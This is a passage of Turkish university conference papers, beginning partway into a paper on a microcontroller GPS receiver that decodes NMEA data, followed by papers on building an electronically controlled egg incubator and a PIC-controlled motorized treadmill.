Yöngüdü (navigasyon), bir aracı veya insanı bir yerden başka bir yere ulaştırma olarak tanımlanmaktadır [1]. Kuşlar, yunuslar ve balinalar gibi birçok canlının göç yollarını belirlerken, avlanırken ve diğer yaşamsal ihtiyaçlarını karşılarken içgüdüsel olarak yöngüdü için gerekli bilgileri farklı biçimlerde elde ettikleri bilinmektedir. İnsanoğlu da, çağının teknolojik buluş ve icatları doğrultusunda astronomik bilgiler ve elektromanyetik dalgalardan faydalanarak mekanik, elektromekanik ve elektronik yöntemlerle, cihazlar geliştirmişlerdir. Günümüzde uzay teknolojilerini kullanan yöngüdü sistemleri, kullanıcılar için önceliklere göre daha çok bilgi sunmaktadır. Bu da, yöngüdü sistem uygulamalarının ulaştırma, taşımacılık,


madencilik, haritacılık, denizcilik, havacılık, meteoroloji, savunma gibi birçok alanlarda çeşitlenmesine sebep olmuştur.

1960 başlarında A.B.D.'de, küresel kaplama, sürekli ve her hava koşulunda çalışabilme, dinamik platformlara uygunluk ve yüksek doğruluk temel ölçütlerine sahip, konum belirlemeye yönelik, uydu sistemleri geliştirme projeleri başlatılmıştır. Bu projeler birleştirilerek GPS (Global Positioning System – Dünyadaki Konumu Algılama Sistemi) oluşturulmuştur. GPS sistemi uzay, kontrol ve kullanıcı olmak üzere üç ana bölümden meydana gelmektedir (Şekil 1).

Uzay Bölümü, dünya yüzeyinden yaklaşık 20000 km yükseklikte 6 yörüngede, her birinde 4 adet olmak üzere 24 adet uydudan oluşmak-



tadır. Her uydu 24 saatte dünya etrafında iki tur atmaktadır. Ufuk çizgisi üzerinde erişilebilen maksimum uydu sayısı günün saati ve konuma bağlı olarak 8-12 arasında değişmektedir.



Şekil 1. GPS'nin Bölümleri

3 boyutlu pozisyon elde edebilmek için en az 4 adet uydudan yayınlanan sinyalin işlenmesi gerekir. Normal şartlarda yani çevrede GPS sinyallerini engelleyecek fiziksel engel yok ise en az 6-8 arası sayıda uydu ile iletişim kurulur.

Kontrol Bölümü, ana kontrol istasyonu ve dünya üzerinde dağılmış uyduların durumlarını izleyen gözlem istasyonlarından oluşur. Ana kontrol istasyonu izleme ve uydu yerleşimini yönetme ile yöngüdü verisinin güncellenmesinden sorumludur.

\$GPGGA,123519,4807.038,N,01131.000,E,1,08,0.9,545.4,M,46.9,M,,*47	
GGA	Global Positioning System Fix Data
123519	Mesajın alındığı zaman 12:35:19 UTC
4807.038,N	Enlem 48 deg 07.038' N
01131.000,E	Boylam 11 deg 31.000' E
1	Mesajın Kalitesi (0..8)
08	Kullanılan uydu sayısı
0.9	HDOP (Yatay uydu geometrisi katsayısı)
545.4,M	Deniz seviyesinden yükseklik
46.9,M	Jeoid yükseklik
(boş alan)	Son DGPS güncellemesinden beri geçen zaman(sn)
(boş alan)	DGPS istasyonu ID numarası
*47	Daima * ile başlayan hata kontrol verisi

Tablo 1. GGA Kodlu Sabit Bilgi İçeren Örnek Bir Mesajın Yapısı

Kullanıcı Bölümü, GPS uydularının kodlarını çözebilecek özel alıcılardan oluşmaktadır. GPS sınırsız sayıda kullanıcıya hizmet verebilir. GPS alıcıları pusula gibi pasif olarak çalışırlar. Sistem tek yönlü olarak ulaşma zamanının ölçümü ilkesine göre çalışır [1,2].

Protokol, iki veya daha fazla bağımsız ünitenin aralarında iletişim kurabilmeleri için önceden tanımlanmış mesajların biçimi, düzeni, mesajın gönderilme ve/veya alınması esnasında yapılacakları işlemler bütünüdür.

GPS verisinin değişimi için de birçok protokol olmasına rağmen bunlardan NMEA (National Marine Electronics Association) ve RTCM (Radio Technical Commission for Maritime Services) standartlaşmıştır [3].

NMEA protokolü, GP kodu ile başlayan ve başka ilave kodlamalarla bilgi içeriği değişen bir mesaj cümleciginden oluşur [4]. Tablo1'de GGA kodlu, sabit bilgi içeren örnek bir mesajın yapısı görülmektedir.


Uygulama alanlarına ve ihtiyaçlara göre farklı protokol yapılarını çözebilen, çeşitli teknik özelliklerde, boyutlarda ve fiyatlarda GPS alıcıları mevcuttur [7]. Bu cihazlardan alınan veriler yazılımsal işlemlerden geçirilerek amacına uygun, kullanılabilir bilgiler haline getirilirler.

## 2. Tasarım ve Uygulama

Şekil 2'de, tasarlanarak uygulanan sistemin açık şeması görülmektedir. Sistem GPS modülü, modül anteni, mikro denetleyici, RS232 haberleşme modülü ve LCD ekran bölümlerinden oluşmaktadır.

Tasarımda, NEMERIX firmasının WD-G-ZX4120 GPS modülü kullanılmıştır. Bu modül fiziki ölçüleri itibari ile oldukça küçük ve güç tüketimi düşüktür. Modül RS232 protokolünü desteklemektedir [5].

NMEA protokolünü çözmek için AT89C2051 mikro denetleyici kullanılmıştır.



Şekil 2. Tasarlanan GPS Alıcının Açık Şeması

2 KB'a kadar programa müsaade edebilen flash hafızaya sahip denetleyici, RS232 portuna da sahiptir.

Sistemin, daha sonra tasarlanarak ilave edilebilecek dış birimlerle ya da bilgisayarla haberleşebilmesi için RS232 seri port kullanılmış ve bu işlem MAX232 entegresi ile gerçekleştirilmiştir.

GPS modülün aldığı, mikro denetleyicinin çözümlendiği NMEA bilgileri DEM16214SY 2x16 karakter LCD üzerinde gösterilmiştir.

Şekil 3.'te görülen devre +9V ile çalışmakta ve 170-180mA akım çekmektedir.

Mikro denetleyici için hazırlanan program, sabit bilgi içeren GGA ve GPS'in tavsiye edilen en az verisini içeren RMC kodlu mesajlarını çözümlenerek, saat, enlem, boylam, uydu sayısı ve knot cinsinden hız bilgilerini ekranda gösterir. Programlama ve simülasyon işlemleri KEIL C derleyici ve Assembler programında geliştirilmiştir.

Ayrıca projenin deneme aşamasında, GPS'ten gelen verilerin incelenmesine olanak vererek, grafiksel olarak görülmesini sağlayan VisualGPS programı kullanılmıştır [6].

## 3. Sonuç



Şekil 3. Uygulanan GPS Alıcı

Bu çalışmada, WD-G-ZX4120 model GPS modülü ile alınan NMEA 0183 biçimindeki mesajı çözümlenebilen, AT89C2051 mikro denetleyicili, LCD ekranlı, çok amaçlı kullanılacak bir GPS tasarımı yapılmıştır. Gerçekleştirilen sistem başarıyla denenerek mobil uygulamalar geliştirmeye uygun olduğu görülmüştür.

## 4. Kaynaklar

[1]. Tohum, E., "Küresel Yerbulum Sistemi (GPS)", <http://www.qsl.net/ta1kb/aselsan/gps1.htm>.

[2]. "GPS Hakkında", <http://www.gpsturk.net/index.php?pid=14>.

[3]. Yan, T., "Telekomünikasyon Teknolojisinin GPS kullanıcılarına sağladığı faydalar", <http://www.graftek.com.tr/brosur/TelekomGP-STEK.pdf>.

[4]. "NMEA data", <http://www.gpsinformati-on.org/dale/nmea.htm#nmea>.

[5]. Nemerix, WD-G-ZX4120 datasheet, <https://www.crownhill.co.uk/product.php?prod=1474&PHPSESSID=918016e6ce0b44641e5914e009b66942>.

[6]. VisualGPS (Freeware), <http://www.visualgps.net/VisualGPS/>.

[7]. Doç. Dr. Doğan İ., "Küresel Yerbulum Sistemi'nin (GPS) PIC Mikrokontrolöre Bağlanması", <http://www.bilesim.com.tr/tr/index.nsf?lf=/tr/leftbaryayincilik.html&rf=http://www.bilesim.com.tr/mistportal/showmakale.nsf?xd=2302.xml>.

## Kuluçka Makinesi Tasarımı ve Yapımı

### Abdülkadir Çakır, Hakan Çalış

Süleyman Demirel Üniversitesi, Teknik Eğitim Fakültesi, Elektronik-Bilgisayar Eğitimi Bölümü, Isparta  
cakir@tef.sdu.edu.tr , hcalis@tef.sdu.edu.tr

**Özet:** Bu çalışmada; yüksek verimli elektronik kontrol üniteli bir kuluçka makinesinin tasarımı ve yapımı gerçekleştirilmiştir. İnsanların tüketim ihtiyacının artmasından ve üreticiler arası rekabetten dolayı bu sektörde verimlilik çok önemlidir. Sistemden yüksek verim alınabilmesi için; gerekli sıcaklık değeri, yumurta dönme açıları, havalandırma gereksinimleri ve nem oranları en yüksek verim alınmasını sağlayan araştırma sonuçlarına göre tasarlanmış ve uygulamaya geçirilmiştir. Yapılan sistem Elektronik ve Mekanik olmak üzere iki kısımdan oluşmaktadır. Mekanik kısımda motor ve kabin yer almaktadır. Kabin ısı yalıtımı ve gerekli havalandırmayı sağlayacak şekilde tasarlanmıştır. Geliştirilen kuluçka makinesinde ısı değeri yalıtımlı kabin içerisinden okunarak kontrol ünitesine gönderilmektedir. Kontrol ünitesi bu değeri ayarlanan ısı değerleri ile karşılaştırarak ortamın ısını ideal değerler arasında tutmaktadır. Okunan ısı değeri istenilen değerden küçük ise sistemdeki fanlar, ısıtıcılar ve yumurta sepetinin dönüşünü sağlayan motor çalışmaktadır. Ayrıca ortam sürekli nemli tutulmaktadır. Böylece kuluçka ortamının ideal şartlarda tutulması ve verimliliğin artması sağlanmıştır.

**Anahtar Kelimeler:** Kuluçka, civciv, kuluçka makinesi.

### Design and Constructing of Egg Incubator

**Abstract:** In this study; an efficient egg incubator having electronic control unit is designed and implemented. Due to the increased necessities of human and hard competitions, efficiency is very important in this sector. To yield high efficiency from the designed egg incubator, requested temperature, rotation angle of eggs, the amount of air ventilation and the value of humidity are adjusted according to the research results. Designed system consists of electronic and mechanical parts. In mechanical part, single phase induction motor and insulated and air ventilated body structure are placed. Measured inside temperature of egg incubator is sent to control unit to compare with preset value in order to keep it in ideal condition. If there is difference air ventilation, electrical heater and motor rotating the eggs are kept activated. The humidity value is also continuously monitored to provide enough one. Thus, an ideal environment and conditions for the egg incubator machine are provided to have higher efficiency.

**Key Words:** Incubation, chick, egg incubator.

### 1. Giriş

Çoğalan nüfusun gereksinimlerini karşılamak için Ülkemizde ve Dünyada kanatlı hayvanların çoğaltılmasında kuluçka makinelerine olan gereksinim artmıştır. Bu makineler sayesinde tavuk, bıldırcın, kaz, hindi, devekuşu ve buna benzer hayvanların kuluçka dönemindeki do-

ğal hayattaki verileri kuluçka makineleri tarafından gerçekleştirilmektedir.

Günümüzde büyük ünitelerin yanında küçük kabinler şeklinde kuluçka makineleri de tasarlanmıştır. Bu sistemlerin çok değişik şekillerde tasarımları vardır. Bu çalışmada gerçekleştirilen kuluçka makinesinin diğer kuluçka maki-

nelerden farkı; yumurtaların dönmelerinin belli zaman aralıklarıyla değil, ısıtıcının çalışması ile yumurta sepetinin dönmeye başlamasıdır. Isı değeri 38°C olduğunda ısıtıcı kapanmakta ve yumurtaların döndürülmesi de durmaktadır.

Bu çalışmada tasarlanan kuluçka makinesi tavuk, ördek, bıldırcın, devekuşu ve hindi gibi kanatlı hayvanların yumurtalarından civciv çıkartabilmektedir [1-2].

## 2. Kuluçka Makinesini Oluşturan Üniteler


Kuluçka verimini etkileyen faktörlerin en önemlileri sıcaklık, nem, havalandırma, hava sirkülasyonu, yumurtaların çevrilme açıları, ısı yalıtımları ve oksijen ihtiyacıdır.

### 2.1. Yumurtaların Çevrilmesi Ünitesi

Kuluçka verimini etkileyen en önemli etkenlerden biride yumurtaların çevrilmesidir. Yumurtalar değişik açılarda döndürülebilir. Ama bu dönme açıları civciv çıkma oranını direkt etkiler. En yüksek verim 45° lik döndürme açısı ile sağlanmaktadır. [3]

Tasarlanan sistemin yumurta çevirme ünitesi Şekil 1’de görülmektedir. Bu ünite aşağıdaki elemanlar oluşmaktadır:

- 1 x Servo Motor
- 1 x Döndürme Çarkı
- 1 x Kayış Ayar Çarkı
- 1 x Exzantirik Kolu (Mili)



Şekil 1. Yumurta Çevirme Sistemi

Yukarıdaki şekilde görüldüğü gibi yumurta sepetini, döndürme çarkına bağlı exzantirik mili döndürmektedir. Yumurtalar çevrilirken yavaş çevrilmeleri gerekir. Bunu sağlamak için motorun dönme hızı 2,2 rpm’e düşürülmüştür. Bu dönme hareketi bir kayış yardımı ile çevirme çarkına aktarılmıştır. Çevirme çarkının çapı motorun çapından 25 kat fazla olduğundan yavaş olan dönme hızı daha da yavaşlamaktadır. Bu sayede istenilen hız elde edilmiştir.

Çevirme çarkından bir mil çıkarılarak yumurta sepetine monte edilmiştir. Böylece çevirme çarkının dönme hareketi yumurta sepetini aşağı ve yukarı hareket ettiren (45° lik açı ile döndürür) bir sisteme dönüştürülmüştür. Bu sistem kontrol ünitesine bağlıdır. Kontrol ünitesinde bulunan ısı sensörünün okuduğu değer 36°C den az ise bu sistem çalışmaya başlamaktadır. Yumurtalar periyodik olarak 30 dakikada bir yaklaşık çevirme çarkı 180° dönmektedir. Buda yumurtaların bir çevirmesinin ½ oranındadır. Sistem 60 dakikada periyodik hareketini tamamlamaktadır. Bu sayede embriyoların yumurta zarına yapışması engellenmektedir. Bu işlem verimi etkileyen önemli etkenlerden birisidir.

### 2.2. Sıcaklık Ünitesi


Kuluçkadan iyi verim alınmasında ve çıkan civcivlerin sağlıklı olmasında sıcaklığın önemi büyüktür. Sıcaklıktaki ani ve yüksek ısı değişimleri embriyo üzerinde çok büyük olumsuz etki yapmaktadır. Bu olumsuz etkileri ortadan kaldırmak için gerilimi dolayısıyla ısıyı ayarlı ısıtıcılar kullanılmıştır. Bu sayede ısı değişimi yavaş olmaktadır. Bunu sağlamak için kullanılan malzemeler şunlardır:

- 2x 200 Watt ısıtıcı
- 2x Fan
- 1x Gerilim Ayarlayıcı (Dimmer)

Isıtıcıların ve fanların kabin içindeki yerleşimleri Şekil 2’de görülmektedir.

Kuluçka makinesinde ısının kabin içerisine çok iyi sirkülasyonu sağlanmalıdır. Bunun için

hem zemine hem de makinenin tavanına ısıtıcı konulmuştur. Bu sayede zeminde ve tavan bölümünde ısı farkı oluşması engellenmiştir. Sıcak havayı kabin içerisine homojen olarak yaymak için ısıtıcılar ve fanlar eş zamanlı olarak çalışmaktadırlar. Alttaki fan sıcak havayı yukarı doğru üflerken, yukarıdaki fan yukarıda biriken sıcak havayı aşağıya doğru üflemedir. Ortada kalan yumurtalar bu sayede hem alttan hem üstten ısınmaktadırlar. Embriyonun gelişimini iyi tamamlaması için yumurtanın her tarafından ısıtılması gerekmekte olup tasarlanan kuluçka makinesinin büyüklüğüne göre fanlar kullanılmalıdır.



Şekil 2. Isıtıcı ve Fanların Kabin Yerleşimleri

### 2.3. Nem Ünitesi

Kuluçka makinesi havalandırma delikleri olan kapalı bir kutu biçimindedir. İçerisindeki sıcaklık 36–38 °C dir. Embriyolar, gelişimlerini tamamlayabilmesi için bu ısı değerleri arasında bir ısıya ihtiyaç duyarlar.




Şekil 3. Kuluçka Makinesinde Kullanılan Nem Düzeneci

Buradaki problem yumurtanın içinde bulunan sıvının uygulanan ısı ile buharlaşmasıdır. Bu

nedenle 10. günden itibaren yumurta içindeki embriyolar aşırı sıvı kaybından dolayı ölmeye başlarlar. Ayrıca civciv yumurtadan çıkacağı zaman nem miktarı az ise yumurtayı kıramaz ve çıkamadan ölür [4]. Bu problemleri çözmek için bu çalışmada Şekil 3’de görülen nemlendirme sistemi kullanılmıştır. Dışarıda bulunan su kabından içeriye su temin edilerek Kuluçka makinesinin içerisindeki su kabı ve şamandıra düzeneği sayesinde yumurtaların ihtiyaç duyduğu nem sağlanmaktadır.

### 2.4. Havalandırma Ünitesi

Akciğeri olan bütün canlılar oksijene ihtiyaç duyarlar. Bundan dolayı yumurta içerisindeki embriyoların gelişerek civciv olmaları için içeriye oksijen girişi olması gerekmektedir [5-6]. Bunun için kuluçka makinesinde havalandırma delikleri ve deliklerin önünde fanlar bulunmaktadır (Şekil 4). Böylece içeriye temiz havanın girmesi sağlanmaktadır.



Şekil 4. Kuluçka Makinesinde Havalandırma Sistemi


Bu kuluçka makinesinde iki tane zamanlayıcı kullanılmıştır. Bunlardan birincisi ısıtıcılar, fanlar ve motor içindir. Birinci zamanlayıcı günde iki kez 30’ar dakika durmaktadır. Eş zamanlı olarak bu zaman diliminde ikinci zamanlayıcı havalandırma sistemini çalıştırarak içeriye temiz hava girmesini sağlamaktadır. Böylece yumurta içerisindeki embriyonun ihtiyaç duyduğu oksijen sağlanmaktadır.

### 2.5 Yumurta Sepeti Ünitesi

Kuluçka Makinesinin içerisine konan yumurtaların havalandırma ve ısıdan zarar görme-



meleri için uygun yerlere konulmaları, ayrıca yumurtaların ebadına uygun olmaları gerekir. Kuluçka makinesinde kullanılan sepetin ebatları 5x5x6cm'dir. Bu sayede yumurtalar çevrilirken düşmemektedirler.



Şekil 5. Yumurta Sepeti

### 2.6 Kontrol Ünitesi (MTR121RD)

Kontrol Ünitesi, sensörden okuduğu değeri ayarlanan değer ile karşılaştırıp buna göre çıkışında bulunan röle kontakları açıp kapatmaktadır. Kontrol ünitesinin görünümü Şekil 6'da verilmiştir.



Şekil 6. Kontrol Ünitesi (MTR121RD) Dış Görünümü


Kontrol Ünitesi (MTR121RD)'nin teknik özellikleri Tablo 1'de verilmiştir.

Ölçüler	77x35x77 mm
Çalışma Ortamı	-10...+50°C
Ölçü Aralığı	-50...+150°C
Ekran Çözünürlüğü	1°C
Sensör Girişi	PTC 1000
Röle Kapasitesi	3 AMPER
Besleme Voltajı	12 Volt AC/DC
Elektrik Tüketimi	2 VA

Tablo 1. Kontrol Ünitesinin Özellikleri

### 3. Kuluçka Makinesinin Çalışma Prensipleri

Kuluçka makinesinin çalışma algoritması Şekil 7'de verilmiştir.



Şekil 7. Kuluçka Makinesinin Çalışma Algoritması


Sistemde bulunan her elemanın bir çalışma zamanı vardır. Bu çalışma zamanını zamanlayıcılar belirlemektedir. Birinci zamanlayıcı motor, ısıtıcılar ve fanları kontrol etmektedir. İkinci zamanlayıcı içeriye temiz hava alınma süresini kontrol etmektedir. Zamanlayıcıların MTR12 kontrol ünitesine bağlıdır.

MTR12 sistemimizin kontrol organıdır. Sıcaklık 36 °C ye gelince veya 36 °C den küçük değere sahipse MTR12 devreye girerek bir röle yardımı ile sisteme giriş uygulamaktadır. Giriş değeri ısıtıcılardır. Sabit bir değer olan giriş ısısı belli bir değere ulaştığında röleyi çekerek giriş değerini sıfır yapar ve ısıtıcılar, motor ve fanlar çalışmaz. MTR12, sıcaklık değeri 36 °C ve daha küçük bir değer ise ısıtıcılar, motor ve fanların çalışmalarını sağlar.

MTR12 kontrol ünitesi yumurtaları kuluçka makinesine konduktan 4 saat sonra çevirmeye başlamakta ve 18 günden sonra yumurtalar

çıkma bölümüne alındığı için çevirme ünitesini devre dışı bırakmaktadır.

Kuluçka makinesinde nemlendirmeyi içerisinded bulunan bir şamandıralı su kabı sağlamaktadır. İçerisinin 36–38 °C arasındaki ısısu buharlaştırmaya yetmektedir. Bu su kabının büyüklüğü istenen nemin elde edilmesini sağlamaktadır. Kullanılan su kabı, nemi 45–50 seviyelerinde tutmak için yeterlidir. Daha büyük bir kap kullanılır ise nem 60–65 olabilir. Bu sistem için nem değeri 45–55 arası istenilen değerdir. İçeride nemin sabit kalması gerekir. Nemin azalması veya artması istenmez. Bunun için kuluçka makinesinin kapağı açılıp kapatılmamalıdır. Kapak açıldığında içerideki nem düşmekte belli bir zaman sonra artmaktadır. Nemin düşmesi ve artması verimi direkt etkilemektedir.



Şekil 8. Kuluçka Makinesinin Açık Şekli



Şekil 9. Kuluçka Makinesinin Görünümü

Şekil 8'de kuluçka makinesinin açık şekli, Şekil 9'da isi önden çekilmiş fotoğrafı görülmektedir.

### 4. Sonuç ve Öneriler

Kuluçka makinesine konulacak yumurtalara makinede uygulanacak işlemlerin yanı sıra, makineye konulmadan önce uygulanacak işlemlere de dikkat etmek gerekir. Bunun için bekleme süresi ve depolama şartlarına bağlı olarak 10–14 günden daha fazla bekletilen yumurtalarda kuluçka randımanı, en uygun şartlar sağlansa bile düşmektedir.

Suni kuluçka doğal kuluçkaya göre daha ekonomiktir. Bazı kanatlı hayvanlardan alınan az sayıdaki yumurtanın iyi değerlendirilmesi gerekir. Kanatlı hayvanlar doğal kuluçkaya yatırılırsa yumurta verimi kesileceği için üretici açısından bu durum zararlı olacaktır. Ayrıca birçok kanatlı hayvanın altına kuluçka için yaklaşık 15 yumurta konulabilirken kuluçka makinelerinde bu miktar çok daha fazladır.

Bu çalışmada yapılan kuluçka makinesi tavuk, ördek, hindi, bıldırcın, devekuşu ve keklük gibi kanatlı hayvanların yumurtalarından yavrularını çıkartmaktadır. Bu cinslerin kuluçka süresince sağlanması gereken ısı değeri 38°C dir. Ama çeşitli türlerin yumurta büyüklükleri ve yumurtanın kabuk şekilleri farklı olduğu için nem değerleri değişmektedir. Buna dikkat edilmelidir.

Bu çalışmayı geliştirmek istendiğinde nem değerini değişik türler için otomatik ayarlayan bir sistem geliştirilebilir. Konacak yumurtanın türünü belirten bir menüden girilen değere göre kabin içerisindeki nemi otomatik ayarlayan sistem verimi arttırabilir.

Deneme aşamasında konulan 12 yumurtadan 9 civciv çıkmıştır. Kalan 3 yumurtadan ikisinin dölsüz olduğu birinin ise içindeki embriyonun geliştiği ama yumurtadan çıkamadığı tespit edilmiştir.

### 5. Kaynaklar

[1]. www.Kanatli.Net/tevu.html



[2]. www.tavukculuk.com.tr

[5]. http://veteriner.selcuk.edu.tr/veteriner/

[3]. ERENSAYIN, C., “Tavukçuluk”, Cilt I, Ünite 10, Sayfa 269-288, 1991, Tokat.

[6]. AKSEL, C., “Yumurta Kuluçka makinesi Üretimi”, Doğu Akdeniz Üniversitesi F. B. E. Y. Lisans Tezi, Gazimağusa – Kuzey Kıbrıs Türk Cumhuriyeti.

[4]. AKSOY, F. T., “Çeşitli Kanatlı Yetiştiriciliği”, Basım 1999.

## Mikrodenetleyici Kontrollü Koşu Bandı

**Abdülkadir Çakır, Hakan Çalış**

Süleyman Demirel Üniversitesi, Teknik Eğitim Fakültesi, Elektronik-Bilgisayar Eğitimi Bölümü, Isparta  
cakir@tef.sdu.edu.tr , hcalis@tef.sdu.edu.tr

**Özet:** Bu çalışmada, mikrodenetleyici kontrollü koşu bandı tasarımı yapılmış ve gerçekteştirilmiştir. Mekanik bir koşu bandı, bir doğru akım motoru ve hız kontrol düzeneği eklenerek ekonomik bir motorlu koşu bandı haline dönüştürülmüştür. Koşu bandı; motor hız kontrol, kalorimetre, km sayıcı, zamanlama ve saat devreleri ile mekaniki düzenek üzerine eklenmiş motor bölümlerinden oluşmaktadır.

Hız kontrol devresi ile doğru akım (DC) motorun hızı dijital olarak kontrol edilmektedir. Kalorimetre devresi ile koşarken harcanan kalori hesaplanmaktadır. Km sayıcı devresi ile koşulan mesafe ve zamanlama devresi ile de istenen süre kadar koşu bandının çalışması sağlanmaktadır.

**Anahtar Kelimeler:** Koşu Bandı, PIC16F84, DC Motor Kontrolü, DC Motor.

### Microcontroller Based Walking Treadmill

**Abstract:** The aim of this study is the conversion of a traditional walking treadmill to the motorized an electronically controlled modern treadmill by using PIC, DC motor and driver circuits. In this work, motor speed control circuit, calorimeter, distance meter and timer circuit and a DC motor are added to standard mechanical treadmill. The motor control is digitally implemented. The burned calorie, run distance, elapsed time or number of laps is displayed.

**Keywords:** Walking treadmill, PIC16F84, DC Motor Control, DC Motor.

### 1. Giriş

Teknolojik gelişmeler birçok işin daha zahmet-siz yapılabilmesine olanak sağlamaktadır. Bu ise yaşamımızdaki hareketi azaltmakta dolayısıyla bazı sağlık sorunları oluşabilmektedir. Spor alanlarının az olması, insanların özel olarak bir tesiste spor yapmak için fazla vakit ayıramamaları gibi sebepler ev ortamında koşu bandına olan talebi her geçen gün artırmaktadır. Fazla kilolardan kurtulmak, hareketsizliğin verdiği sağlık ve şekil bozukluklarını aşmak isteyenlere çözümler olarak koşu bandı önerilmektedir [1].

Yapılan araştırmalarda, Türkiye’de hastanelerde kullanılan bilgisayar kontrollü koşu bantlarının dışında koşu bandının üretilmediği görülmüştür. Piyasada satışa sunulan koşu bantları

ise yurt dışından ithal edilmektedir. Bunlardan çoğu mekanik bant olup motorlu olanlarının fiyatları hala yüksektir [2].

Kullanımı her geçen gün artan koşu bantlarının motorlu ve motorsuz çeşitleri mevcuttur. Motorsuz olan koşu bantları sadece bant ve panelden oluşmaktadır (şekil 1.a). Bu tip koşu bantlarında dönen bant insan gücü ile hareket ettirilmektedir [1]. Motorlu koşu bandı ise mekanik olarak bir bant, onu döndüren bir motor ve kontrol düzeneği ile gösterge panelden oluşmaktadır (şekil 1.b).

Bu çalışmada, koşu bandında DC motor kullanılmış ve hız kontrolü dijital olarak yapılmıştır. DC motor kullanılmasının sebebi, daha az enerji harcaması, yüksek verim sağlaması ve değişken yükler altında hız ayarının kolayca

yapılabilir [3]. Gösterge paneli kısmında, koşma hızı, harcanan kalori miktarı ve alınan yol miktarı görüntülenmektedir.



(a)



(b)

Şekil 1 a. Motorsuz Koşu Bandı  
b. Motorlu Koşu Bandı

## 2. Koşu Bandının Kısımları

Motorlu koşu bandı; plastik bant, onu döndüren bir motor ve kontrol panelinden oluşmaktadır.

**Mekanik kısım:** Gövde ve banttan oluşan ana kısımdır.

**Motor:** Bant kısmını kasnaklar yardımıyla döndüren elektrik motorudur.

**Kontrol paneli:** Koşu bandı üzerinde ayarların yapılabileceği paneldir.

Kontrol panelinde bulunan üniteler:

- Km sayacı: Koşulan süre boyunca alınan yolu gösteren ünite.
- Kalori ölçer: Koşulan süre boyunca harcanan enerjinin miktarını kalori cinsinden gösteren ünite.

- Termometre: Koşulan ortamın sıcaklığını gösteren ünite.
- Motor hız kontrol ünitesi: Koşu bandının hızını dijital olarak kontrol eden ünite.
- Hız Göstergesi: Koşu bandının hangi hız kademesinde döndüğünü gösteren ledli ve sayısal gösterge ünitesi.
- Zamanlayıcı: Koşulmak istenen sürenin gerçek zamanlı saate göre ayarlandığı ve süre bitiminde ikaz veren kontrol ünitesi.
- Acil durum anahtarı (Emergency): Acil bir durum anında panel üzerindeki anahtarın çekilmesiyle birlikte motoru hangi hızda olursa olsun durduran bir güvenlik elemanıdır.
- Açma/Kapama: Koşu bandına enerji gelmesini sağlayan anahtardır.
- Saat: Zamanı gösteren ünite.

## 3. Motor Kontrol Ünitesi

Çalışmada kullanılan DC motorun etiket verileri Tablo 1'de verilmiştir.

Giriş voltajı	220 V DC
Akım (Boşta)	6,25 A
Akım (Yükte)	8,10 A
Devir (RPM)	4200

Tablo 1. DC Motor Etiket Verileri


Yapılan devrenin motor kontrol ünitesi üç bölümden oluşmaktadır.

Bunlar:

- PIC16F84 Mikrodenetleyicisi ile darbe üretici ve güç kontrol katı
- Tristörlü sürücü devresi
- Gerilim kontrol katı

### 3.1. PIC 16F84 Mikrodenetleyicisi ile Darbe Üretici ve Güç Kontrol Katı

DC motor kontrol ünitesinin ilk bölümünü oluşturan PIC16F84'ten oluşan mikrodenetleyici sistem Şekil 2'de verilmiştir.



Şekil 2. PIC16F84 Mikrodenetleyicili Darbe Üretici ve Güç Kontrol Devresi

DC motorun bağlı olduğu "Gerilim Kontrol Katı"nın sürülebilmesi için gerekli olan darbenin üretildiği ünite burasıdır. PIC'e yazılan program sayesinde, tristör çalışma karakteristiğine bağlı olarak tetiklenmektedir. PIC'in A0 ve A1 uçlarında bulunan ileri ve geri butonlarına her basışta, PIC tarafından üretilen farklı genişlikteki sinyaller değişik tetikleme açlarına göre tristörü tetiklemekte ve motorun hızında buna bağlı olarak değişmektedir [4-5-6].


PIC programında kullanılan döngüde pinB2'nin durumu ve üretilen sinyal süresi aşağıdaki gibidir.

PinB2	pasif(0)
PinB2	aktif(1)
I (ms)	25*(50 - I) ms

### 3.2. Tristör Sürücü Devresi

PIC'in, motorun çekeceği yüksek akımdan etkilenmemesi gerekmektedir. Aksi takdirde en ufak sızıntı akımında dahi PIC'in yanması ve devredeki diğer malzemelerin hasar görmesi kaçınılmazdır. Bunun için PIC ile "Gerilim Kontrol Katı" arasındaki yalıtımın sağlanması gerekmektedir. Ünitenin ikinci kısmını da bu tristör sürücü devresi oluşturmaktadır. Şekil 3'de bu iş

için kullanılan devre şeması yer almaktadır.




Şekil 3. Tristör Sürücü Devresi

PIC'in ürettiği sinyal transistorü tetiklemekte ve optik yalıtıcı üzerinden tristör sürülmektedir. Böylece oluşabilecek sızıntılara karşı PIC'li devre ve sistem korunmaktadır.

### 3.3. Gerilim Kontrol Katı

Çıkışına 220 Voltluk DC motorun bağlı bulunduğu bu kat, kontrol ünitesinin üçüncü kısmını oluşturmaktadır. Bu katta, iki adet tristör, iki tane 10 Amperlik diyot ve tam bir doğru gerilim çıkışı elde edebilmek için kullanılan 400 Voltluk bir kondansatör bulunmaktadır.

DC motorun hız kontrolü tristörün (SCR) kapı ucuna PIC'ten gelen sinyalin genişliği (Darbe genişlik modülasyonu) ile yapılmaktadır. PIC'ten gelen sinyal optik yalıtıcı üzerinden kapı ucuna gelmekte ve motorun hızı artırılıp azaltılmaktadır.



Şekil 4. Tristörlü Gerilim Kontrol Devresi

Yapılan deneylerde, motor hızı Tablo 2'deki gibi 10 kademede ayarlanabilmektedir.

Kademe ( 0..9)	Devir ( D/D)	Gerilim(V)
0	8	9.2
1	11	11.5
2	14	13.02
3	18	15.17
4	35	23.15
5	540	28.19
6	1410	74
7	2330	135
8	3305	187
9	3843	230

**Tablo 2.** Koşu Bandının Motor Devir ve Gerilim Değerleri

#### 4. Sonuç

Bu çalışmada; klasik bir koşu bandı mikrodenetleyicili düzenek, bir DC motor ve kontrol paneli eklenerek motorlu koşu bandına dönüştürülmüştür. Motor hızı PIC16F84'de darbe genişlik modülasyonu kullanılarak kontrol edilmektedir. İlave düzenekle eğitim ayarı yapılabilir ve çeşitli hız ve zaman aralıklarını kapsayan program hafızası oluşturulabilir.

#### 5. Kaynaklar

- [1]. <http://www.sporbilim.com/yuruyus.html>
- [2]. <http://www.gununfirsati.com>
- [3]. <http://www.femsan.com/>
- [4]. Altınbaş, O., 2001 Mikrodenetleyiciler ve PIC Programlama, Altaş Yayınevi, İstanbul.
- [5]. Altınbaş, O., 2002 PIC BASIC PRO ile PIC Programlama, Altaş Yayınevi, İstanbul.
- [6]. Dinçer, G., 2002 PIC BASIC PRO ile PIC Micro Programlama, Bileşim Yayıncılık, İstanbul.
- [7]. PIC16F8X, MicroChip Technology Inc, 1998.

